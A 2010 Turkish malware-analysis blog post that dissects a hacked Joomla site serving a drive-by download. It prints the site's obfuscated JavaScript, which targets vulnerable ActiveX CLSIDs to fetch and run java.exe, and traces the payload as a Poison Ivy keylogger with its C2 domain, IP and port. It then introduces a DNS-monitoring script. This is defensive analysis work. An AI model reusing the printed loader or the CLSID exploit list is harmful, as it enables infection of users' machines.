
DNS Çözümleme Aracı

written by Mert SARICA | 26 September 2010

Geçtiğimiz ay Türkiye'de tespit edilen zararlı siteleri Twitter / Friendfeed üzerinden yayınlayan ufak bir program hazırlamıştım.

Zaman zaman tespit edilen bu siteler üzerinde yer alan zararlı yazılımları inceleyerek durum değerlendirmesi yapıyorum. Geçtiğimiz günlerde yine rastgele seçtiğim bir site üzerinde yer alan zararlı bir yazılıma göz atmaya karar verdim.



Archive.org sitesine göre yıllardır yapım aşamasında olan ve üzerinde Joomla portal kurulu olan bu site muhtemelen zaman içinde güvenlik yamalarının yüklenmemesi nedeniyle art niyetki kişiler tarafından Google üzerinden tespit edilerek istismar edildi ve zararlı kod yaymak amacıyla kullanılan bir zombie sunucu haline geldi.

Daha önce karşılaştığım zararlı yazılım yayan sitelerin çoğunun kaynak kodunda imzalanmamış Java applet kodu bulunurken bu defa applet'e ilave olarak birden fazla ActiveX GUIDler'inin kaynak koduna eklenmiş olduğunu farkettim.

view-source:www.barbour-club.com/cache/

```
<html>
<body>



<script type="text/javascript" language="javascript">


var iss = false;
var uri = 'http://www.barbour-club.com/cache/java.exe';

var za = 'ting.FileS';
var z = 'plication';
var shellapp = 'Shell.Ap'+z;
var z01 = "r%20%3D%20o.Creat'+'eObject%'+'28n%29";
var z02 = "r%20%3D%20o.Creat'+'eObject%28n%'+'2C%20%22%22%29";
var z03 = "r%20%3D%20o.Create'+'Object%28n%2C'+'%20%22%22%2C%20%22%22%29";
var z04 = "r%20%3D%20o.GetOb'+'ject%28%'+'22%22%2C%20n%29";
var z05 = "r%20%3D%20o.GetObject%28n%'+'2C%20%22%22%29";
var z06 = "r%20%3D%2'+'0o.GetObject%28n%29";

var a1 = 'ADO';
var a2 = 'DB.';
var a3 = 'Str';
var a4 = 'eam';

var obj_t = new Array(
  'BD96'+'C556-65A'+'3-11D0-983'+'A-00C0'+'4FC29E36',
  'AB9BCED'+'D-EC'+'7E-47E1-9322-D'+'4A210617116',
  '0006F'+'033-0000-0000-C000-00000'+'0000046',
  '0006F03A-0000-00'+'00-C000-000000000046',
  '6e32070a-766d-4ee6-879c-dc1'+'fa91d2fc3',
  '6414512B-B978-451D-A0D8-F'+'CFDF33E833C',
  '7F5B7'+'F63-F06F-43'+'31-8A'+'26-339'+'E03C0AE3D',
  '06723E09-F4'+'C2-43c8-8358-09F'+'CD1DB0766',
  '639F725F-1B2'+'D-4831-A9FD-8748'+'47682'+'010',
  'BA018'+'599-1DB3-44f9-83B4-461454C8'+'4BF8',
  'D0C07D56'+'-7C'+'69-43'+'F1-B4A0-25'+'F5A11FAB19',
  'E8CCCDDF-C'+'A28-496b-B050-6C'+'07C962476B');

```


```
# Patched
[ 'MS06-014 – RDS.DataSpace', { 'CLSID' =>
'{BD96C556-65A3-11D0-983A-00C04FC29E36}'} ],
# Found in mpack
[ 'MS06-014 – RDS.DataSpace', { 'CLSID' =>
'{BD96C556-65A3-11D0-983A-00C04FC29E30}'} ],
# Patched
[ 'MS06-073 – WMIScriptUtils.WMIObjectBroker2.1', { 'CLSID' =>
'{7F5B7F63-F06F-4331-8A26-339E03C0AE3D}'} ],
# These are restricted by site (might be exploitable via DNS spoofing +
SSL fun)
```

```
[ 'UNKNOWN – SoftwareDistribution.MicrosoftUpdateWebControl.1', {
'CLSID' => '{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}'} ],
[ 'UNKNOWN – SoftwareDistribution.WebControl.1', { 'CLSID' =>
'{6414512B-B978-451D-A0D8-FCFDF33E833C}'} ],
# Visual Studio components, not marked as safe
[ 'UNKNOWN – VsmIDE.DTE', { 'CLSID' => '{06723E09-
F4C2-43c8-8358-09FCD1DB0766}'} ],
[ 'UNKNOWN – DExplore.AppObj.8.0', { 'CLSID' => '{639F725F-1B2D-4831-
A9FD-874847682010}'} ],
[ 'UNKNOWN – VisualStudio.DTE.8.0', { 'CLSID' =>
'{BA018599-1DB3-44f9-83B4-461454C84BF8}'} ],
[ 'UNKNOWN – Microsoft.DbgClr.DTE.8.0', { 'CLSID' =>
'{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}'} ],
[ 'UNKNOWN – VsaIDE.DTE', { 'CLSID' => '{E8CCCDDF-CA28-496b-
B050-6C07C962476B}'} ],
#
# The controls below can launch the "installing component" dialogs…
#
# Not marked as safe
[ 'UNKNOWN – Business Object Factory ', { 'CLSID' => '{AB9BCEDD-
EC7E-47E1-9322-D4A210617116}'} ],
# Not marked as safe
[ 'UNKNOWN – Outlook Data Object', { 'CLSID' => '{0006F033-0000-0000-
C000-000000000046}'} ],
# Found exploitable in the wild (no details)
[ 'UNKNOWN – Outlook.Application', { 'CLSID' => '{0006F03A-0000-0000-
C000-000000000046}'} ],
```


GUID'ler Metasploit'ten tanıdık geldiği için ufak bir araştırma sonucunda bunların zafiyet içeren ActiveX GUIDler'i olduğu ve sayfanın bu ActiveX zafiyetlerinden bir tanesini istismar ederek kullanıcının sistemine Java.exe adındaki zararlı yazılımı indirmek ve çalıştırmak üzere hazırlanmış olduğunu anlamam pek zor olmadı.

Java.exe dosyasına ilk olarak HEX editör ile göz attığımda UPX ile paketlendiği hemen anlaşılıyordu. Zararlı yazılımı paketten çıkarttıktan sonra (başka bir yazımda paketten çıkarma işlemini anlatmıştım) statik diziler (string) belirgin hale gelmişti. Zararlı yazılımı çalıştırmadan önce Winalysis ile sistemin kopyasını (snapshot) aldıktan hemen sonra Wireshark

programını çalıştırıp trafiği izlemeye başladım ve daha sonra Java.exe programını çalıştırdım. Winalysis ile tekrar sistemin kopyasını alıp bir önceki ile karşılaştırdığımda svchost32 ve svchost32.exe adında iki dosyanın SYSTEM32 klasörü altına kopyalandığını gördüm.



svchost32 dosyasını Wordpad ile açtığımda trojanın tuş kayıtlarını bu dosyaya kaydettiği anlaşılıyordu.



Wireshark üzerinde kayıt altına alınan paketlere baktığımda trojan, domainsitesi.myvnc.com alan adını çözümlüyor ve çözümlenen 88.231.194.191 ip

adresine 3459 numaralı bağlantı noktasından bağlanmaya çalışıyordu. Bağlantı noktasının Poison IVY'ninkine (3460) yakın olması ve bunun dışında tuş kayıt formatı, mutex adının ")!VoqA.I4" olması ve bir kaç benzer nokta nedeniyle bunun Poison IVY sunucu dosyası olduğuna kanaat getirdim ve detaylı analiz için vakit harcamadım.


Benim asıl merak ettiğim konu domainsitesi.myvnc.com alan adının çözümlediği ip adresinin erişilebilir olup olmadığı ve bu alan adının ne kadar sıklıkla güncellenip güncellenmediğiydi. Erişilebilirliği kontrol etmek için genellikle ip adresini pinglemek ve 3459 bağlantı noktasına bağlanmak tercih edilebilir fakat bu gibi durumlarda deniz altı gibi derinden ve sessizce ilerlemek gerektiği için tek yol belli aralıklarda hedef alan adını çözümlemek ve ip adresinin değişip değişmediğini kontrol etmektir.

DNS geçmişi tutan internet siteleri üzerine yaptığım araştırmalar beni pek tatmin etmediği için ileride de ihtiyaç duyabileceğimi hesaba katarak belirli aralıklarda hedef alan adını çözümleyen, bir önceki çözümleme sonucu ile kıyaslayan ve uyaran bir program hazırladım.

Programın adı DNS Checker ve kullanımı yine oldukça basit.

Programı kullanmak için çalıştırmanız gereken örnek komutlar:

> dns_checker.py www.mertsarica.com 5 -> Her 5 dakikada bir alan adını çözümler ve kayıt eder.
> dns_checker.py www.mertsarica.com -> Süre belirtmediğiniz taktirde saat başı alan adını çözümler ve kayıt eder.



DNS Checker programının kaynak koduna buradan ulaşabilirsiniz.

Bir gün ihtiyaç duymanız durumunda faydalanabilmeniz dileğiyle herkese iyi haftalar dilerim.